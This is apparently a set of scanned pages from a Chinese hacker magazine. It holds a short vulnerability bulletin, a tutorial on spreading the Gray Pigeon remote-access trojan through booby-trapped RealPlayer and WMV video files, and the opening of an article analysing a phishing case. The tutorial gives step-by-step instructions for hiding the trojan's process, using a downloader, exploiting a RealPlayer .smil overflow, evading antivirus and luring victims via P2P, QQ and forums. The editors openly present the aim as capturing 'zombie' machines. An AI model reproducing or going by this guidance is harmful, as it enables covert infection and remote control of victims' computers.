小行小评 从网络到现实的声讨，"铜须事件"也引发海外媒体的极度关注。《纽约时报》、《国际先驱论坛报》和《南德意志报》等欧美报纸，相继刊发报道，质疑中国网民的做法是对个人权利(隐私权、情感和生活方式选择权等)的严重侵犯。《国际先驱论坛报》以《以键盘为武器的中国暴民》为题，激烈抨击中国网民的"暴民现象"。在西方人看来，这场虚拟事件正在演变成大规模群体性暴力，并已成为人类文明进程中的不和谐音。所以网络虽然是虚拟的，但这个虚拟在当今社会已经不再虚拟，通过搜索引擎，通过各种信息，可以彻底搞清楚你的真实身份。

漏洞公告牌

Microsoft NetMeeting 远程内存破坏拒绝服务漏洞

受影响系统： Microsoft NetMeeting 3.01

描述： Microsoft NetMeeting是可提供多点音频/视频并支持Microsoft Windows平台服务的应用程序。Microsoft NetMeeting没有充分的验证所接收的数据，允许覆盖部分内存，可能导致空指针引用或代码执行。目前的测试证实可远程导致正在运行的NetMeeting崩溃或消耗100%的CPU资源。

D-Link DWL-2100AP无线接入点存在信息泄漏的漏洞

受影响系统： D-Link DWL-2100ap

描述： D-Link DWL-2100ap是一款流行的无线接入点。如果攻击者对/cgi-bin/目录中任何有.cfg扩展名的文件发起HTTP请求的话，就会返回所有的设备配置，包括用户名、口令、SSID、IP、子网掩码等。

厂商补丁：目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：

http://www.dlinkbrasil.com.br/internet/downloads/Wireless/DWL-2100AP/DWL2100AP-firmware-v210na-r0343.tfp

多个厂商Web浏览器JavaScript击键事件过滤的漏洞

受影响系统： Microsoft Internet Explorer 7 Beta 2　Microsoft Internet Explorer 7 Beta 1　Microsoft Internet Explorer 6.0　Microsoft Internet Explorer 5.5　Microsoft Internet Explorer 5.01　Mozilla Firefox < 1.5.0.4

描述： Firefox和IE都是非常流行的WEB浏览器。

Firefox、IE和其他一些WEB浏览器没有安全地处理用户的键盘输入，导致在输入文本时脚本可能取消某些击键事件。攻击者可以将键盘事件从一个输入表单暗中转到同一页面中隐藏的文件上传对话框中，导致诱骗用户上传文件。但如果要利用这个漏洞，攻击者必须能够诱骗用户手动输入所要下载文件的完整路径。

更多漏洞及微软发布6月安全公告，请关注论坛"漏洞公布"版，论坛小九将为大家做现场报道！

风飘首语：

前几天朋友电脑中招了，狂查了N久终于把目标定位到一个论坛的搞笑视频，那视频已经被插入网页木马了。如今的网络好像已经没有什么东西是绝对安全的了，就连视频文件也成了小黑手中捉肉鸡的强有力工具。以后网上行走还要处处小心啊，没事就多打打补丁补补漏洞。不过话说回来，有漏洞未必不是一件好事，没有漏洞我们就捉不住肉鸡了，没有漏洞便不会有技术的进步了，我也就不会有新的东西告诉大家了，那我岂不是要失业了？嘿嘿，大叫一声，我爱漏洞，我爱肉鸡！



视频文件 寻找肉鸡的新途径

千江有水

从本文你可以学到：
一、木马服务端、下载者的配置过程
二、RM、WMV木马的生成过程

说到通过各种各样的视频文件进行木马程序的传播，大家一定不会陌生。从去年开始，就出现了各种通过视频文件传播木马的方法。而在今年，这种方法大有星火燎原之势，今天我也为大家讲讲如何通过视频文件来获得更多的肉鸡。

一、配置木马

既然是要获得肉鸡，所以配置一个木马的服务端程序是不可或缺的。今天采用的木马程序是全新的灰鸽子2006版。点击客户端程序工具栏中的“配置服务程序”按钮，在弹出的“服务器配置”窗口中配置木马的服务端。关于灰鸽子的配置就不用多讲了，这里只说一下2006版本的新特点。点击“高级选项”标签，为了增强服务端的隐蔽性，新版的灰鸽子除了保留原来的隐藏选项，还新增加了“插入IEXPLORE.EXE进程后停止服务启动进程”功能。由于灰鸽子的线程插入是将自己的进程插入到IE浏览器的进程中，所以在没有使用IE浏览器的时候，在“任务管理器”的“进程”标签中依然会出现一个IEXPLORE.EXE进程，而新的选项可以在“进程”标签中隐藏IEXPLORE.EXE这个进程，这样可以避免引起用户的怀疑，如图1所示。配置完成灰鸽子的服务端后，点击“**生成服务端**”按钮生成服务端程序hgz.exe。




图1 配置木马服务端

灰鸽子的服务端程序生成完毕后，将其上传到网页空间中。由于灰鸽子的服务端程序很大，即使在加壳的情况下也有300多K大小。为了能让远程计算机从容地下载这个“庞然大物”，这里使用了一个“下载者”程序进行过渡。今天我们采用的“下载者”程序是HTDOWN，之所以选择这款“下载者”程序，是因为它能穿越网络防火墙，成功实现灰鸽子服务端程序的下载。运行HTDOWN，在“木马地址”选项中输入灰鸽子服务端的网页地址，点击“生成”按钮即可生成一个小巧的服务端程序haotian.exe，如图2所示。生成的服务端只有12K大小，如果再进行加壳就会变得更小，这样非常便于我们进行视频木马的制作。




图2 配置下载者

二、制作视频木马

视频木马有多种形式，比如RM木马、WMV木马等等，下面我们就来分别看看它们是如何进行制作的。

1.RM木马

RM木马大家已经见得很多了，以前基本上都是通过将网页木马的地址插入到正规的RM文件中进行传播的。另外，在2005年中，RealNetworks公司的系列产品中出现了一个“RealPlayer .smil文件处理缓冲区溢出漏洞”。RealPlayer在处理smil文件的某些属性字段时存在缓冲区溢出漏洞，攻击者可以通过精心构造.smil文件使RealPlayer执行任意指令。

在去年已经出现了该漏洞的利用工具，只是那时构造出的smil文件只能在远程系统中打开一个监听端口，用户首先需要成功连接到远程系统后，才能考虑进行木马程序的上传种植。今天我虽然还是利用这个漏洞，但是漏洞的利用方式却发生了明显的改变，构造出的.smil文件能够直接从网上下载我们设置的服务端程序并运行。




图3 配置RM木马




图4 为RM木马进行免杀

运行命令提示符，输入利用工具名称“RealPlayer网马免杀补丁专用生成器”，弹出一个名为“RealPlayer免杀补丁配套文件”的窗口。首先在“木马下载地址”选项中输入刚刚配置的“下载者”服务端程序的网络地址，接着在“网页显示内容”输入修改的代码内容。程序已经为用户提供了三种实现方式，包括“Embed标签”、“Object对象”、“脚本跳转”等，大家按照自己的需要进行设置，最后点击“生成”按钮即可在利用工具的目录下生成music.htm和music.smi两个文件，如图3所示。

为了避免这两个文件被杀毒软件所杀，我们运行文件夹中的“**RealPlayer网马免杀补丁**”，直接点击“Patch”按钮就能给文件music.smi打上补丁了，如图4所示。然后再用其他的加密工具对文件music.htm进行加密，这样看杀毒软件还能奈何于我。

最后将这两个文件上传到网络空间即可开始进行挂马，以后我们就等待肉鸡扑面而来吧。

2.WMV 木马

刚刚设置了RM木马，我们再来看看WMV木马的设置。事先声明，这个WMV木马并不是利用微软WMP播放器的某个漏洞来进行传播的。首先运行WMV木马的生成器“电影广告合成器”，然后从网上寻找一张图片的链接，我想这个很容易吧。接着在“URL”选项中设置我们的网页木马地址，刚刚我们不是正好配置生成了一个RM网页木马吗？将它的地址输入到此即可。然后在“提示”选项中输入一个好的接口，以骗取别人点击你的网页木马，例如：“点击下载该电影字幕”等。最后在“电影”选项中输入一段网络视频的链接，但视频一定要是WMV格式的，这项视频可以从一些大型网站找到，比如：新浪、CCTV等，如图5所示。最后点击“生成”按钮后，就会在工具所在的同一个目录下生成一个.wmx格式的文件，这样一个WMV木马就制作完成了。




图5 配置WMV木马

由于制作出来的WMV木马只有一个单独的文件，所以用户可以充分发挥各种传播手段对其进行传播，比如P2P软件、QQ发送、论坛传播等。


今天一共为大家讲解了两种视频木马的配置，大家既可以分开使用某种木马，也可以联合使用两种木马，这样不但可以发挥出两种多媒体木马的特长，还使得其不容易被用户所察觉，真的一举多得啊。

[文章中提到的58down、realplayer网马免杀补丁、电影广告合成器在光盘中有提供]

编辑点评 视频木马是快速得到大量肉鸡的有效的途径。文章详细地介绍了木马的制作，视频只是木马的传播媒介，而对于视频木马的传播，就要发挥各自的想像了，比如发布bt资源，在bbs上发帖等。同时提醒大家以后在观看电影的时候也不能掉以轻心啊。

盛夏风语

相信盛夏的温度更加激起了朋友们学习的热情，懒得外出，刚好躲在家里好好恶补一下。这让风飘想起了曾经：泡上杯咖啡，整夜地坐在电脑前听听慢摇找找资料，看着天幕点点地亮起来，阳光洒进来，很安静，心情不觉中舒畅了。技术不是也一样的吗？也许现在你是一只小菜鸟，那就用尽所有的努力吧，因为在黑暗的尽头便是光明的所在，第一缕阳光往往属于那些一直在拼搏的人们。



钓鱼与反钓鱼

找到幕后的策划者

彭文波

从本文你可以学到：
1、典型的钓鱼攻击手法
2、追踪邮件中的攻击者信息
3、了解邮件传输的来龙去脉

2005年以来，通过网站欺骗用户以获得机密信息的事件越来越多，在国内比较严重的银行诈骗事件已经让不少用户开始感觉到网络中存在的安全隐患。古时，姜太公垂钓，其目的不是仅仅为了吃鱼，而是为了修炼身心，通过垂钓的静心休养，以积蓄精力和体力，为图谋大业作准备。在日新月异的网络时代，钓鱼逐渐隐含了新的意义，甚至出现了“Phishing”这个单词！那么，这些攻击者是如何得到用户的账号的呢？

一、内幕　典型的钓鱼攻击事件分析

下面是国际反钓鱼组织公布的一个典型案例，我们来分析一下其中的“布局”情况。首先，攻击者发了一个欺骗的邮件并声称：按照年度计划，用户的数据库信息需要进行例行更新，并给出了一个“To update your account address”连接地址。由于这封Email来自Sebastian Mareygrossness@comcast-support.biz，因此，一般人不会太怀疑。不过，细心的用户会发现，表面地址是http://comcast-database.biz/，而实际地址是http://66.113.136.225。很明显，这个攻击者对Comcast这个公司的用户信息很感兴趣，如果能够得到这些机密信息，他就可以达到其不可告人的目的！

现在，不知情的用户输入了自己的“User Name”和“Password”，然后，通过表单机制，提交到了下一步。表面上看，这其中没有任何的欺骗之处，对一般用户来说，现在出现的界面可能还只是一个例行公事，只是要用户输入姓名、城市、电话等一般信息。填写完毕，攻击者的庐山真面目就露出来了。他现在要用户填写的是信用卡信息和Pin密码。实际上，在整个布局中，这也是钓鱼式攻击者最用心营造的地方。如图1所示。

一旦获得用户的账户信息，攻击者就会找个理由来欺骗用户说“谢谢！您的信息更新成功！”，让用户感觉很“心满意足”，终于完成了




图1 钓鱼式攻击者伪造的表单




图2 钓鱼式攻击者伪造的提示信息

